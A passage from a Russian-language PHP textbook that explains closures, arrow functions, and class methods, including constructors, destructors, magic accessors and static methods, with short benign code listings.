```
<?php
$arr = array_reduce(
    [1, 2, 3, 4, 5],
    function (array $carry, int $item) : array
    {
        if (($item & 1)) {
            $carry[] = $item * $item;
        }
        return $carry;
    },
    []);

echo '<pre>';
print_r($arr);
echo '</pre>';
```

Замыкания

Замыкание — это функция, которая запоминает состояние окружения в момент своего создания. Даже если состояние затем изменяется, замыкание содержит в себе первоначальное состояние. Замыкание в PHP применимо только к анонимным функциям. В отличие от других языков программирования вроде JavaScript, замыкания действуют не автоматически. Для их активизации необходимо использовать ключевое слово use, а после него в скобках можно указать переменные, которые должны войти в замыкание (листинг 13.23).

Листинг 13.23. Замыкание. Файл closure.php

```
<?php
$message = 'Работа не может быть продолжена из-за ошибок:<br />';
$check = function(array $errors) use ($message)
{
    if (isset($errors) && count($errors) > 0) {
        echo $message;
        foreach($errors as $error) {
            echo "$error<br />";
        }
    }
};

$check([]);
// ...
$errors[] = 'Заполните имя пользователя';
$check($errors);
// ...
$message = 'Список требований'; // Уже не изменить
```

```
$errors = ['PHP', 'PostgreSQL', 'Redis'];
$check($errors);
```

В листинге 13.23 создается анонимная функция-замыкание, которая помещается в переменную `$check`. При помощи ключевого слова `use` замыкание захватывает переменную `$message`, которую использует в своей работе. Попытка изменить значение переменной позже не приводит к результату — замыкание «помнит» состояние переменной в момент своего создания. Результатом выполнения скрипта будут следующие строки:

```
Работа не может быть продолжена из-за ошибок:
Заполните имя пользователя
Работа не может быть продолжена из-за ошибок:
PHP
PostgreSQL
Redis
```

Основное назначение замыканий — замена глобальных переменных. В отличие от глобальных переменных, вы можете передать внутрь функции значение, но уже не сможете изменить переменную, переданную через механизм замыкания. А самое главное, никакие изменения глобальной переменной в других частях программы не смогут повлиять на значение, переданное через замыкание.

Стрелочные функции

Начиная с версии PHP 7.4, разработчикам доступны *стрелочные функции*. Фактически это те же анонимные функции, но записанные более компактным способом. Для создания стрелочной функции используется ключевое слово `fn`, которому в круглых скобках передаются параметры. После них следует стрелка `=>` и однострочное выражение (рис. 13.8).




Рис. 13.8. Структура стрелочной функции

Стрелочные функции всегда возвращают результат вычисления выражения. При этом ключевое слово `return` указывать не нужно. Более того, его использование приведет к ошибке.

В листинге 13.24 при помощи функции `array_map()` массив `[1, 2, 3, 4, 5]` преобразуется в массив кубов чисел `[1, 8, 27, 64, 125]`.

Листинг 13.24. Использование стрелочной функции. Файл fn.php

```
<?php
$cub = array_map(fn(int|float $n) => $n * $n * $n, [1, 2, 3, 4, 5]);

echo '<pre>';
print_r($cub);
echo '</pre>';
```


Похожая задача решалась в листинге 13.11 с помощью функции обратного вызова. Однако в приведенном здесь примере за счет компактности стрелочного варианта она решается в одну строку.

Резюме

Функции — это краеугольный камень языка программирования PHP. Они могут вызываться в других функциях, более того, функция может вызывать сама себя, и в этом случае мы говорим о рекурсивной функции. Мы также можем определять функцию внутри другой функции.

Функции в PHP часто ведут себя как переменные — их можно передавать в качестве аргумента другой функции и хранить в переменных. Точно так же, как у скалярных значений вроде `5` и `'PHP'` может не быть переменной с именем, точно так же функции могут быть анонимными, и им можно не назначать название. Такие функции удобны в качестве компактных функций обратного вызова — в этом случае функция располагается прямо посреди других аргументов. Чтобы сделать код более компактным и читаемым, прибегают к стрелочным функциям, которые позволяют значительно сократить объем кода по сравнению с анонимными функциями или функциями обратного вызова.

Даже теперь, когда мы рассмотрели наиболее сложные моменты использования функций, их изучение не завершается. Впереди нас ждут функции внутри классов, которые называются *методами*. Они влияют на поведение объектов, получаемых из таких классов, и очень важны для объектно-ориентированного программирования.



ГЛАВА 14

Методы класса

Листинги этой главы находятся в каталоге *methods* сопровождающего книгу файлового архива.

В двух предыдущих главах были рассмотрены функции языка PHP, как предоставляемые интерпретатором, так и свои собственные, определяемые ключевыми словами `function` и `fn`. В *главе 6* мы познакомились с классами и объектами. Теперь нам предстоит соединить функции, классы и объекты и познакомиться с тем, как функции могут изменять поведение объектов.

Создание метода

Классы и их экземпляры — объекты, представляют собой не просто контейнеры для хранения переменных. Они могут включать функции, которые в объектно-ориентированном программировании принято называть *методами*.

В листинге 14.1 приводится пример класса `Greeting`, в состав которого входит метод `say()`. В качестве результата метод возвращает строку `'Hello, world!'`.

Листинг 14.1. Объявление метода в классе. Файл greeting.php

```
<?php
class Greeting
{
    public function say()
    {
        return 'Hello, world!';
    }
}
```

Созданный класс можно подключить в другом файле — например, при помощи конструкции `require_once()`, и создать объект класса `Greeting`. В листинге 14.2 этот объект называется `$object`. Метод `say()` можно вызывать при помощи оператора «стрелка» `->` (как можно видеть, оператор «стрелка» состоит из символов `-` и `>`).

Листинг 14.2. Вызов метода. Файл greeting_say.php

```
<?php
require_once 'greeting.php';

$object = new Greeting;
echo $object->say(); // Hello, world!
```

Здесь метод не принимает никаких параметров, однако все особенности синтаксиса, с которыми мы сталкивались при рассмотрении функций, применимы и к методам. В листинге 14.3 приводится модифицированный класс `Greeting`, в котором метод `say()` принимает строковый параметр. Тип возвращаемого значения в нем тоже помечен как строковый.

Листинг 14.3. Использование параметра в методе. Файл greeting_param.php

```
<?php
class Greeting
{
    public function say(string $who) : string
    {
        return "Hello, $who!";
    }
}
```

Теперь при использовании метода ему можно передать аргумент, который подставится в возвращаемое значение (листинг 14.4).

Листинг 14.4. Использование аргумента при вызове метода. Файл say_param.php

```
<?php
require_once 'greeting_param.php';

$object = new Greeting;
echo $object->say('PHP'); // Hello, PHP!
```

Обращение к методам объекта

Для того чтобы внутри метода обратиться к переменным или другим методам, используется специальная переменная `$this`, за которой следует оператор «стрелка» `->`. После `->` указывается название переменной или метода, к которому мы обращаемся.

Создадим класс `Point`, который моделирует точку двухмерной декартовой системы координат. Для этого внутри класса объявим две *закрытые* (см. *главу 6*) переменные:

- `$x` — для значения по оси абсцисс;
- `$y` — для значения по оси ординат.

Напомним, что для объявления закрытых переменных, доступных только внутри класса или объекта, используется спецификатор доступа `private`, в то время как для открытых — спецификатор доступа `public`. Спецификаторы могут использоваться и в отношении методов.

Так как переменные `$x` и `$y` доступны только внутри методов класса `Point`, то обратиться напрямую через объект `$object->x` к ним уже не получится. Потребуется способ, чтобы назначить им значения или прочитать их. Для этого можно ввести набор методов-акссесоров:

- `void setX(int $x)` — устанавливает новое значение переменной `$x`;
- `void setY(int $y)` — устанавливает новое значение переменной `$y`;
- `int getX()` — возвращает текущее значение переменной `$x`;
- `int getY()` — возвращает текущее значение переменной `$y`.

> ***Примечание***
>
> **Далее в главе будет показан более элегантный способ создания методов-аксессоров.**

Кроме методов из приведенного списка введем дополнительный метод `distance()`, который вычисляет расстояние от начала координат до точки. Возможная реализация класса `Point` представлена в листинге 14.5.

Листинг 14.5. Класс `Point`. Файл point.php

```
<?php
class Point
{
    private $x;
    private $y;

    public function setX(int $x) : void
    {
        $this->x = $x;
    }
    public function setY(int $y) : void
    {
        $this->y = $y;
    }
    public function getX() : int
    {
        return $this->x;
    }
    public function getY() : int
    {
        return $this->y;
    }
    public function distance() : float
    {
        return sqrt($this->getX() ** 2 + $this->getY() ** 2);
    }
}
```

Для обращения к любому свойству внутри метода следует применять специальную переменную `$this`. Эта переменная является ссылкой на текущий объект класса. В приведенном в листинге 14.5 примере для доступа к переменным `$x` и `$y` используются выражения вида `$this->x` и `$this->y`. Это позволяет отличать локальные переменные от переменных будущего объекта.

Переменные `$this->x` и `$this->y` доступны только после создания объекта. У каждого объекта свои собственные значения этих переменных, и они не пересекаются.

Чтобы вызвать методы `getX()` и `getY()` из метода `distance()`, в листинге 14.5 используются выражения `$this->getX()` и `$this->getY()`.

В листинге 14.6 приводится пример использования класса `Point`.

Листинг 14.6. Вычисление расстояния при помощи класса `Point`. Файл point_use.php

```
<?php
require_once 'point.php';

$point = new Point;
$point->setX(5);
$point->setY(7);

echo $point->distance(); // 8.6023252670426
```

Проверка существования метода

Если попробовать обратиться к несуществующему методу объекта, нас ждет неудача (листинг 14.7).

Листинг 14.7. Ошибка обращения к несуществующему методу. Файл method_wrong.php

```
<?php
require_once 'point.php';

$point = new Point;
// Такого метода в объекте нет
echo $point->say('PHP');
```

При попытке выполнить этот пример мы получим сообщение об ошибке `PHP Fatal error: Uncaught Error: Call to undefined method Point::say()`.

Список методов класса можно получить при помощи функции `get_class_methods()`, которая имеет следующий синтаксис:

```
get_class_methods(object|string $object_or_class): array
```

Функция принимает либо название класса в виде строки, либо объект этого класса и возвращает массив с доступными методами (листинг 14.8).

Листинг 14.8. Получение списка методов. Файл methods_list.php

```
<?php
require_once 'point.php';

$point = new Point;

echo '<pre>';
print_r(get_class_methods($point));
echo '</pre>';
```

В результате мы получим список из пяти методов:

```
Array
(
    [0] => setX
    [1] => setY
    [2] => getX
    [3] => getY
    [4] => distance
)
```

Как можно видеть, среди них нет метода `say()`, поэтому при попытке его вызова мы и получили сообщение об ошибке.

Проверить существование метода у объекта можно напрямую при помощи функции `method_exists()`, которая имеет следующий синтаксис:

```
method_exists(object|string $object_or_class, string $method): bool
```

В качестве первого параметра функция принимает объект или название класса, второй параметр `$method` задает имя проверяемого метода. Если метод существует, функция возвращает `true`, иначе возвращается `false`.

В листинге 14.9 перед вызовом несуществующего метода `say()` проверяется его существование. Так как `method_exists()` возвращает `false`, вызова не происходит, и скрипт завершает работу без ошибки.

Листинг 14.9. Проверка существования метода. Файл method_exists.php

```
<?php
require_once 'point.php';

$point = new Point;

if (method_exists($point, 'say')) {
    echo $point->say('PHP');
}
```

Похожую картину можно наблюдать и для свойств объектов. Если попробовать обратиться к несуществующему свойству, выводится предупреждение (листинг 14.10).

Листинг 14.10. Обращение к несуществующему свойству. Файл property_wrong.php

```
<?php
require_once 'greeting.php';

$greeting = new Greeting;

echo $greeting->x;
```

В результате будет получено предупреждение `PHP Warning: Undefined property: Greeting::$x`. Предупреждение отличается от ошибки тем, что в случае ошибки работа программы немедленно завершается. В случае же предупреждения после вывода сообщения продолжается выполнение выражений.

Свойства можно назначить объекту «на лету» — убрать предупреждение, полученное в приведенном примере, вы сможете, назначив переменной `$x` объекта `$greeting` какое-либо значение (листинг 14.11).

Листинг 14.11. Назначение свойства объекту. Файл property_assign.php

```
<?php
require_once 'greeting.php';

$greeting = new Greeting;

$greeting->x = 5;
echo $greeting->x; // 5
```

Обратите внимание, что переменная `$x` в классе `Greeting` вообще не объявлялась. Поэтому невозможно быть заранее уверенным, имеется ли в объекте то или иное свойство. Однако это можно проверить при помощи функции `property_exists()`, которая имеет следующий синтаксис:

```
property_exists(object|string $object_or_class, string $property): bool
```

В качестве первого параметра функция принимает объект или название класса, а в качестве второго — строку с названием проверяемого свойства. Пример из листинга 14.12 выводит значение 5, т. к. переменная `$x` была добавлена в момент присвоения ей значения.

Листинг 14.12. Назначение свойства объекту. Файл property_exists.php

```
<?php
require_once 'greeting.php';

$greeting = new Greeting;

$greeting->x = 5;
if (property_exists($greeting, 'x')) {
    echo $greeting->x; // 5
}
```

Получить полный список свойств объекта можно при помощи функции `get_object_vars()`, который принимает в качестве параметра объект `$object` и возвращает для него список доступных переменных:

```
get_object_vars(object $object) : array
```

Эта функция возвращает только видимые переменные объекта. Поэтому, если в классе объявлены закрытые свойства, они не будут доступны (листинг 14.13).

Листинг 14.13. Список свойств. Файл properties_list.php

```
<?php
require_once 'point.php';

$point = new Point;

$point->z = 5;

echo '<pre>';
print_r(get_object_vars($point));
echo '</pre>';
```

Эта программа вернет в результирующем массиве лишь переменную `$z`, закрытые переменные `$x` и `$y` в список не попадут:

```
Array
(
    [z] => 5
)
```

Однако вызов `get_object_vars()` внутри метода класса вернет все свойства: открытые и закрытые. В листинге 14.14 приводится модифицированный класс `Point`, в котором метод `listVariables()` возвращает список всех переменных объекта: закрытых и открытых.

Листинг 14.14. Список свойств внутри объекта. Файл list_variables.php

```
<?php
class Point {
    private $x;
    private $y;

    public function listVariables() : array
    {
        return get_object_vars($this);
    }
}

$point = new Point;

$point->z = 5;
```

```
echo '<pre>';
print_r($point->listVariables());
echo '</pre>';echo '</pre>';
```

Здесь, чтобы получить ссылку на текущий объект, мы обратились к специальной переменной `$this`, которую передали функции `get_object_vars()`. Так как функция вызывается внутри класса, в списке свойств доступны все переменные:

```
Array
(
    [x] =>
    [y] =>
    [z] => 5
)
```

Специальные методы

Помимо методов, которые мы добавляем в класс при его разработке, PHP предоставляет специальные методы. В других языках программирования их еще называют *магическими*.

Название этих методов заранее определено, и их добавление в класс позволяет повлиять на поведение объекта на разных стадиях жизненного цикла: создания, обращения к методам и свойствам, уничтожения, интерполяции объекта в строку и т. д. Эти методы не принято вызывать явно при помощи оператора «стрелка» `->`, хотя это и возможно. При возникновении подходящего события — например, попытки уничтожить объект при помощи конструкции `unset()`, интерпретатор ищет подходящий метод в классе `__unset()`. Если такой метод обнаружен — он вызывается автоматически.

Специальные методы начинаются с двух символов подчеркивания. С одним из них — конструктором `__construct()` — мы уже встречались в *главе 6*, а вот полный их список:

- `__construct()` — конструктор класса. Метод, который автоматически выполняется в момент создания объекта до вызова всех остальных методов класса;
- `__destruct()` — деструктор класса. Метод, который автоматически выполняется в момент уничтожения объекта;
- `__autoload()` — позволяет автоматически загружать класс при попытке создания его объекта;
- `__set()` — аксессор. Метод автоматически вызывается при установке свойства объекта;
- `__get()` — аксессор. Метод автоматически вызывается при обращении к свойству объекта;
- `__isset()` — автоматически вызывается при проверке свойства конструкцией `isset()`;
- `__unset()` — автоматически вызывается при удалении свойства при помощи конструкции `unset()`;
- `__call()` — автоматически вызывается при попытке вызвать несуществующий метод объекта;

- `__toString()` — автоматически вызывается при интерполяции объекта в строку;
- `__set_state()` — позволяет осуществить экспорт объекта;
- `__clone()` — позволяет управлять клонированием объекта;
- `__sleep()` — позволяет управлять поведением объекта при его сериализации с помощью функции `serialize()`;
- `__wakeup()` — позволяет управлять поведением объекта при его восстановлении из сериализованного состояния с помощью функции `unserialize()`.

В ближайших разделах мы познакомимся с наиболее популярными методами поближе.

Конструктор *__construct()*

Конструктор — это специальный метод класса, который автоматически выполняется в момент создания объекта до вызова всех остальных методов. Для объявления конструктора в классе необходимо создать метод с именем `__construct()`.

Перед тем как начать использовать объект, желательно привести его в первоначальное непротиворечивое состояние. Например, пусть мы моделируем железнодорожный переезд, который открыт, когда светофор горит белым, а шлагбаум поднят, и закрыт, когда светофор горит красным, а шлагбаум опущен. Представьте, что мы создаем объект переезда, в котором при поднятом шлагбауме светофор горит красным цветом. Такое состояние объекта — противоречивое, его нельзя использовать сразу, сначала его придется исправить. Однако разработчики об этом могут не догадываться, поскольку привыкли к тому, что объект можно использовать без предварительной «настройки».

Объект может обладать множеством внутренних состояний, которые необходимо привести в логически непротиворечивое состояние до того, как им кто-то успеет воспользоваться. Именно для этого предназначен конструктор `__construct()`, который вызывается до всех остальных методов и позволяет инициализировать объект.

Попробуем показать проблему инициализации на разработанным ранее классе `Point`. В листинге 14.15 его методы `getX()` и `getY()` вызываются сразу после создания объекта.

Листинг 14.15. Проблема инициализации. Файл point_wrong.php

```
<?php
require_once('point.php');

$point = new Point;

var_dump($point->getX()); // NULL
var_dump($point->getY()); // NULL

$point->setX(5);
$point->setY(3);

var_dump($point->getX()); // int(5)
var_dump($point->getY()); // int(3)
```

Как видно из приведенного примера, между созданием объекта `$point` и установкой внутренних значений координат точки `$x` и `$y` при помощи методов `setX()` и `setY()` имеется момент, когда переменные остаются неинициализированными и имеют неопределенное значение `null`.

При помощи конструктора можно назначить им значения по умолчанию — например, задать обеим координатам значения 0. Создадим вариант класса `Point` с методом `__construct()` (листинг 14.16).

Листинг 14.16. Создание конструктора. Файл construct.php

```
<?php
class Point {
    private $x;
    private $y;

    public function __construct()
    {
        echo 'Вызов конструктора<br />';
        $this->x = 0;
        $this->y = 0;
    }
    ...
}
```

Теперь, если проверить состояние переменных `$x` и `$y` в объекте сразу после его создания при помощи ключевого слова `new`, можно обнаружить, что переменные `$x` и `$y` имеют значения 0 (листинг 14.17).

Листинг 14.17. Проверка состояния переменных. Файл construct_use.php

```
<?php
require_once('construct.php');

$point = new Point;        // Вызов конструктора

var_dump($point->getX()); // int(0)
var_dump($point->getY()); // int(0)
```

Вызов конструктора производится автоматически во время вызова `new`. Это позволяет разработчику класса быть уверенным, что переменные класса получат корректную инициализацию.

Обычно в объектно-ориентированных языках программирования явный вызов конструктора вообще не допускается, однако в PHP конструктор можно вызвать не только в самом классе, но и из внешнего кода. Добавим в класс `Point` метод `inner()`, вызывающий конструктор (листинг 14.18).

Листинг 14.18. Явный вызов конструктора. Файл construct_call.php

```
<?php
class Point {
    private $x;
    private $y;

    public function __construct()
    {
        echo 'Вызов конструктора<br />';
        $this->x = 0;
        $this->y = 0;
    }
    public function inner()
    {
        $this->__construct();
    }
    ...
}
```

В листинге 14.19 приводится пример явного и неявного вызова конструктора.

Листинг 14.19. Явный и неявный вызов конструктора. Файл construct_call_use.php

```
<?php
require_once 'construct_call.php';

$point = new Point();        // Вызов конструктора
$point->__construct();       // Вызов конструктора
$point->inner();             // Вызов конструктора
```

В первый раз конструктор здесь вызывается неявно при создании объекта `$point`, во второй раз — явно (метод является открытым), в третий раз вызов происходит из метода `inner()`.

Следует избегать манипулирования конструктором напрямую. Если одни и те же действия могут выполняться как конструктором, так и каким-либо другим методом, предпочтительнее определить отдельный метод для выполнения этого набора действий.

Параметры конструктора

Конструктор, как и любой другой метод, может принимать параметры. Это означает, что координаты `$x` и `$y` можно назначить на этапе создания объекта. Аргументы для них передаются в круглых скобках, следующих после имени класса. В листинге 14.20 приводится модифицированный класс `Point`.

Листинг 14.20. Передача параметров конструктору. Файл construct_params.php

```
<?php
class Point {
    private $x;
    private $y;

    public function __construct(int $x, int $y)
    {
        $this->x = $x;
        $this->y = $y;
    }

    public function getX() : int
    {
        return $this->x;
    }
    public function getY() : int
    {
        return $this->y;
    }
    public function distance() : float
    {
        return sqrt($this->getX() ** 2 + $this->getY() ** 2);
    }
}
```

Теперь координаты точки можно задать в момент создания объекта ключевым словом `new` (листинг 14.21).

Листинг 14.21. Задание координат точки. Файл construct_params_use.php

```
<?php
require_once 'construct_params.php';

// $point = new Point(); // PHP Fatal error: Uncaught ArgumentCountError
$point = new Point(x: 5, y: 3);
echo $point->distance(); // 5.8309518948453
```

Но если при объявлении объекта не указать аргументы, произойдет ошибка `PHP Fatal error: Uncaught ArgumentCountError: Too few arguments to function Point::__construct(), 0 passed.`

Как и в любой другой функции, при создании объекта допускается использовать как позиционные, так и именованные аргументы. Следующие две записи равнозначны:

```
$point = new Point(5, 3);
$point = new Point(x: 5, y: 3);
```

Параметры конструктора позволяют инициировать переменные `$x` и `$y`, и нам больше не требуются методы `setX()` и `setY()` для их установки (см. листинг 14.20).

PHP не поддерживает создание несколько вариантов конструкторов (или других методов) с разным набором параметров. Однако можно обойти это ограничение необязательными параметрами. В листинге 14.22 представлен переработанный класс `Point`, в котором закрытые переменные `$x` и `$y` получают значение 0, если их значение не устанавливается через параметры конструктора.

Листинг 14.22. Использование параметров по умолчанию. Файл default.php

```
<?php
class Point {
    private $x;
    private $y;

    public function __construct(int $x = 0, int $y = 0)
    {
        $this->x = $x;
        $this->y = $y;
    }
    ...
}
```

Начиная с PHP 8.0, в параметрах конструктора можно задать область видимости свойств (листинг 14.23).

Листинг 14.23. Задание области видимости свойств. Файл construct_private.php

```
<?php
class Point {
    public function __construct(private int $x = 0, private int $y = 0)
    {
    }
}
```

Класс `Point` из этого примера автоматически назначит объекту свойства `x` и `y`. Причем они будут закрытыми. Если вместо ключевого слова `private` указать `public` и `protected`, свойства можно сделать открытыми или защищенными. В листинге 14.24 приводится пример использования класса.

Листинг 14.24. Использование ключевого слова private. Файл construct_private.php

```
<?php
require_once 'construct_private.php';

$point = new Point(x: 3, y: 5);

echo '<pre>';
print_r($point);
echo '<pre>';

echo $point->x;
```

Результат выполнения этого скрипта показывает, что у переменных $x и $y получаются корректные значения, однако обратиться напрямую к свойствам нельзя из-за их закрытого статуса:

```
Point Object
(
    [x:Point:private] => 3
    [y:Point:private] => 5
)
PHP Fatal error:  Uncaught Error: Cannot access private property Point::$x
```

Деструктор __destruct()

Деструктор — это специальный метод класса, который автоматически выполняется в момент уничтожения объекта. Деструктор вызывается всегда самым последним и используется главным образом для корректного освобождения зарезервированных конструктором ресурсов.

Для объявления деструктора в классе необходимо создать метод с именем __destruct(). В листинге 14.25 приводится пример объявления класса Connection, конструктор которого выводит сообщение **Вызов конструктора**, а деструктор — **Вызов деструктора**.

Листинг 14.25. Объявление класса Connection. Файл connection.php

```
<?php
class Connection
{
    public function __construct()
    {
        echo 'Вызов конструктора<br />';
    }
    public function __destruct()
    {
        echo 'Вызов деструктора<br />';
    }
}
```

В листинге 14.26. приводится пример создания объекта класса Connection.

Листинг 14.26. Создание объекта класса Connection. Файл connection_use.php

```
<?php
require_once('connection.php');

$connection = new Connection();
```

Приведенный пример выводит в окно браузера следующие строки:

Вызов конструктора
Вызов деструктора

Как можно видеть, деструктор выполняется в последнюю очередь и уничтожает объект при завершении работы скрипта. На практике деструктор используется достаточно редко, даже в тех ситуациях, где он мог бы быть полезным. Дело в том, что деструктор вызывается лишь тогда, когда объект штатно собирается сборщиком мусора. Это событие может произойти далеко не сразу или вообще не наступить, если возникает ошибка, исключительная ситуация (листинг 14.27) или скрипт завершается извне. Так, скрипт из листинга 14.27 никогда не вызовет деструктора.

> ***Примечание***
>
> В листинге 14.27 используются ключевое слово `throw` и предопределенный класс `Exception` для генерации исключительной ситуации, которые более подробно рассмотрены в *главе 34*.

Листинг 14.27. Генерация исключительной ситуации. Файл connection_throw.php

```
<?php
require_once('connection.php');

$connection = new Connection(); // Вызов конструктора
throw new Exception;            // Fatal error: Uncaught exception 'Exception'
print_r($connection);           // Эта точка никогда не достигается
```

Методы-аксессоры

Неписаным правилом объектно-ориентированного программирования является использование преимущественно закрытых переменных, доступ к которым осуществляется через открытые методы. Это позволяет скрыть внутреннюю реализацию класса, ограничить диапазон значений, которые можно присваивать переменной объекта, и сделать переменную доступной только для чтения.

Неудобство такого подхода заключается в том, что приходится создавать весьма много однообразных в реализации методов для чтения и присваивания. Причем имена таких методов зачастую не совпадают с именами переменных. Ранее в классе `Point` мы создали два метода: `setX()` и `setY()` — для установки значения переменной и два метода для чтения: `getX()` и `getY()`. Это менее удобно и более длинно, чем просто `$point->x` и `$point->y`.

Выходом из ситуации является использование свойств, обращение к которым выглядит точно так же, как к открытым переменным класса, однако за логику обработки таких свойств отвечают специальные методы: `__get()` и `__set()`, которые называют *аксессорами*.

Метод `__get()` предназначен для реализации чтения свойства, он принимает единственный параметр, который служит ключом. Метод `__set()` позволяет присвоить свойству новое значение и принимает два параметра: первый из них является ключом, а второй — значением свойства.

В листинге 14.28 приводится модифицированный класс `Point`, в котором создается новое свойство `distance`. Внутри объекта нет такой переменной и отсутствует метод с таким названиям. Обработкой запроса занимается метод `__get()`.

Листинг 14.28. Создание свойства distance с помощью __get(). Файл distance.php

```
<?php
class Point {
    private $x;
    private $y;

    public function __construct(int $x, int $y)
    {
        $this->x = $x;
        $this->y = $y;
    }

    public function __get($key)
    {
        if($key == 'distance') {
            return sqrt($this->getX() ** 2 + $this->getY() ** 2);
        } else {
            return null;
        }

    }

    public function getX() : int
    {
        return $this->x;
    }
    public function getY() : int
    {
        return $this->y;
    }
}
```

Здесь из класса Point убран метод distance() — теперь его работу выполняет метод __get(). Причем этот метод создает именно свойство — т. е. обращаться к нему нужно без круглых скобок: $point->distance (листинг 14.29).

Листинг 14.29. Обращение к свойству distance. Файл distance_use.php

```
<?php
require_once('distance.php');

$point = new Point(x: 5, y: 3);
echo $point->distance; // 5.8309518948453
```

Создание свойства при помощи __get() выглядит запутанно, и им стараются не злоупотреблять, поскольку в большой программе становится сложным найти, откуда берется такое динамическое свойство.

Однако метод `__get()` полезен, когда необходимо создать сразу много однотипных методов или когда названия методов заранее не известны. Например, при создании библиотеки взаимодействия с базой данных невозможно заранее предугадать названия таблиц и столбцов. В этом случае использование методов `__get()` и `__set()` вполне уместно.

Пусть имеется класс `Rainbow`, содержащий цвета радуги в ассоциативном массиве. Поместим такой массив в константу `COLORS`. В качестве ключей хеша выступают английские названия, в качестве значений — русские.

Создавать однотипные названия цветов весьма утомительно и приводит к объемному коду. Здесь выгоднее воспользоваться методом `__get()`, внутри которого в цикле можно определить свойства для каждого цвета. Английские названия цветов будут выступать названиями методов, обращение к которым станет возвращать русское название цвета (листинг 14.30).

Листинг 14.30. Класс радуги. Файл rainbow.php

```
<?php
class Rainbow
{
    private const COLORS = [
        'red' => 'красный',
        'orange' => 'оранжевый',
        'yellow' => 'желтый',
        'green' => 'зеленый',
        'blue' => 'голубой',
        'indigo' => 'синий',
        'violet' => 'фиолетовый'
    ];

    public function __get(string $key) : ?string
    {
        if (array_key_exists($key, Rainbow::COLORS)) {
            return Rainbow::COLORS[$key];
        } else {
            return null;
        }
    }
}
```

Класс `Rainbow` вообще не содержит переменных — все его свойства определяются динамически методом `__get()`. При этом при обращении к константе класса `COLORS` происходит предварительная проверка функцией `array_key_exists()`, имеется ли в ассоциативном массиве подходящий ключ. Если ключ обнаружен, возвращается значение, в противном случае возвращается неопределенное значение `null`. Поскольку метод `__get()` может возвращать как строку, так и неопределенное значение `null`, в качестве типа возвращаемого значения используется строковый тип со знаком вопроса `?string`.

В листинге 14.31 приводится пример использования класса `Rainbow`.

Листинг 14.31. Использование класса радуги. Файл rainbow_use.php

```
<?php
require_once('rainbow.php');

$rainbow = new Rainbow;
echo $rainbow->yellow;  // желтый
echo $rainbow->red;     // красный
echo $rainbow->unknown; // null
```

В каких обстоятельствах может потребоваться метод `__set()`? Например, для создания класса, который хранит произвольные настройки сайта. Вообще, можно складировать свойства в любой объект (листинг 14.32).

Листинг 14.32. Сохранение свойств в объекте. Файл object.php

```
<?php
class Config {
}

$object = new Config;

$object->title = 'Название сайта';
$object->keywords = ['PHP', 'Python', 'Ruby', 'JavaScript'];
$object->per_page = 20;

echo '<pre>';
print_r($object);
echo '<pre>';
```

Результатом выполнения программы из приведенного примера будет следующий дамп объекта класса `Config`:

```
Config Object
(
    [title] => Название сайта
    [keywords] => Array
        (
            [0] => PHP
            [1] => Python
            [2] => Ruby
            [3] => JavaScript
        )
    [per_page] => 20
)
```

Однако при таком подходе возникают сложности с извлечением полного списка. Конечно, можно в любой момент привести объект к массиву:

```
(array) $object
```

Но было бы более элегантно иметь возможность запросить список настроек непосредственно из класса. Кроме того, если бы на этом этапе обучения нам была доступна база данных, можно было бы складировать сохраняемые значения непосредственно в базу данных. В любом случае и при любом усложнении логики поведения объекта потребуется перехват процедуры присваивания значения свойству объекта.

Вот здесь и оказывается полезен метод `__set()`. В листинге 14.33 приводится класс `Settings`, который помещает все свойства во внутренний массив `$properties`. Этот массив всегда доступен через метод `list()`. Обращения к конкретным свойствам объекта перехватываются методом `__get()`.

Листинг 14.33. Класс `Settings` для хранения настроек сайта. Файл settings.php

```
<?php
class Settings
{
    private array $properties;

    public function __get(string $key) : ?string
    {
        if (array_key_exists($key, $this->properties)) {
            return $this->properties[$key];
        } else {
            return null;
        }
    }

    public function __set(string $key, mixed $value) : void
    {
        $this->properties[$key] = $value;
    }

    public function list() : array
    {
        return $this->properties;
    }
}
```

В листинге 14.34 приводится пример использования класса `Settings`.

Листинг 14.34. Пример использования класса `Settings`. Файл settings_use.php

```
<?php
require_once('settings.php');

$settings = new Settings;

$settings->title = 'Название сайта';
$settings->keywords = ['PHP', 'Python', 'Ruby', 'JavaScript'];
$settings->per_page = 20;
```

```
echo '<pre>';
print_r($settings->list());
echo '</pre>';
```

Статические методы

До настоящего момента использовались методы объекта, которые можно было вызывать только после того, как объект класса создавался с помощью конструкции `new`. Даже когда методы вызывают другие методы при помощи `$this->`, они все равно обращаются к текущему объекту и не могут быть вызваны ранее, чем после создания объекта.

Однако PHP предоставляет способ использования метода без объектов. Для этого метод следует объявить статическим при помощи ключевого слова `static` (листинг 14.35).

Листинг 14.35. Объявление статического метода. Файл static_greeting.php

```
<?php
class Greeting
{
    public static function say(string $who) : string
    {
        return "Hello, $who!";
    }
}
```

Для вызова статического метода необходимо предварить его именем класса и оператором разрешения области видимости `::` (листинг 14.36).

Листинг 14.36. Вызов статического метода. Файл static_greeting_use.php

```
<?php
require_once('static_greeting.php');
echo Greeting::say('PHP'); // Hello, PHP!
```

Класс — *self*, объект — *$this*

Классы выступают в качестве шаблонов для объектов. Чтобы обратиться к внутреннему содержимому *объекта*, используется ключевое слово `$this`, а для обращения к внутреннему содержимому *класса* — ключевое слово `self` (рис. 14.1). Как можно видеть, ключевое слово `$this` снабжено символом доллара — чтобы подчеркнуть связь с переменными. В то же время ключевое слово `self` обходится без символа доллара — это указание на то, что обращаемся мы не к переменной.

С переменной `$this` мы познакомились в предыдущих разделах. А чтобы воспользоваться `self`, потребуется объявить статическую переменную или метод класса.
Особенностью статических членов и методов является тот факт, что они определяются не на уровне объекта, а на уровне класса.

